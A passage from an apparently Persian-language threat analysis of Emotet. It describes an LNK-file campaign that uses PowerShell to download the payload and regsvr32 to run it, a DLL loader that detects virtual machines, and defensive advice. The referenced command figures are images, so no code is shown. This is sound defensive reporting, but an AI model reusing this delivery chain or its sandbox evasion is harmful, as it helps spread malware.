
تصویر 17: Flow اجرای بدافزار از طریق WScript

همچنین در تاریخ 26 آوریل 2022 کمپین دیگری از Emotet شروع به ارسال فایل LNK دیگری نمود، با این تفاوت که جهت دانلود و اجرای Payload از Powershell استفاده می کند. به این صورت که در قدم اول فایل lnk.ps را در پوشه Temp، Drop کرده و در ادامه Payload بدافزار Emotet را دانلود و از طریق regsvr32.exe اجرا می کند. در تصویر 18، دستور پاورشل مورد استفاده قابل مشاهده است:



تصویر 18: دانلود و اجرای Payload

همانطور که تاکنون مشخص شده است، بعد از اینکه مولفه دراپر بدافزار emotet چه در قالب فایل xls یا lnk یا حتی اسکریپت نهفته سازی شده بر روی یک سایت مخرب اجرا می شود، اقدام به بارگذاری یک فایل باینری در قالب Dll بر روی ماشین قربانی می کند که این فایل باینری با استفاده از ابزار ویندوز regsvr32.exe راه اندازی و اجرا خواهد شد. با توجه به بررسی هایی که صورت گرفت، این باینری در قالب DLL نقش بارگذاری یا Loader پیلود نهایی این بدافزار را بر عهده دارد. از همین روی، این Dll را به عنوان بارگذار می توانیم در نظر بگیریم.



تصویر 19: اطلاعات باینری پیلود بدافزار Emotet

در تصویر 19، اطلاعات باینری پیلود بدافزار Emotet نمایش داده شده است. این باینری رمزنگاری نشده است و همچنین با زبان برنامه‌نویسی ++C برای معماری 32 بیتی پیاده‌سازی شده است. شایان ذکر است، هنگامیکه اقدام به اجرای این باینری در ماشین مجازی کنید، پیلود آن به دلیل شناسایی محیط Hypervisor اجرا نخواهد شد.

## نتیجه‌گیری

نفوذگران دائماً در حال تغییر تکنیک‌های خود هستند تا از تیم‌های تحلیل و شرکت‌های امنیتی یک قدم جلوتر باشند. Emotet یکی از این نمونه‌های برجسته است. ضدبدافزارها یا به بیان دقیق‌تر، راهکارهای Internet Security توانایی شناسایی فایل‌های آلوده این بدفزار را دارند، هر چند ساختار ماژولار این بدافزار کار را برای شناسایی به موقع مشکل می‌کند، اما برای جلوگیری از گسترش آلودگی در سطح سازمان، یک گام عقب‌تر، یعنی آگاه‌سازی کارکنان از بردار حمله این دست از بدافزارها و عدم دانلود پیوست ایمیل‌های مشکوک و ناشناس بسیار حائز اهمیت است.

نکته‌ی مهم دیگر، فعال بودن نمایش Extension در کامپیوتر است تا فایل‌های مشتبه و مشکوک مانند Zoom.jpg.exe شناسایی شوند. اگر کاربر سازمانی هستید و احتمال می‌دهید که به این بدافزار آلوده شده‌اید یا هدف ایمیل‌های مشکوک هستید، به مخاطبان ایمیل خود در مورد مخاطره‌ای که آن‌ها را تهدید می‌کند اطلاع دهید. بهترین کار در جریان گذاشتن تیم امنیت و پاسخگویی به رخداد سازمان می‌باشد.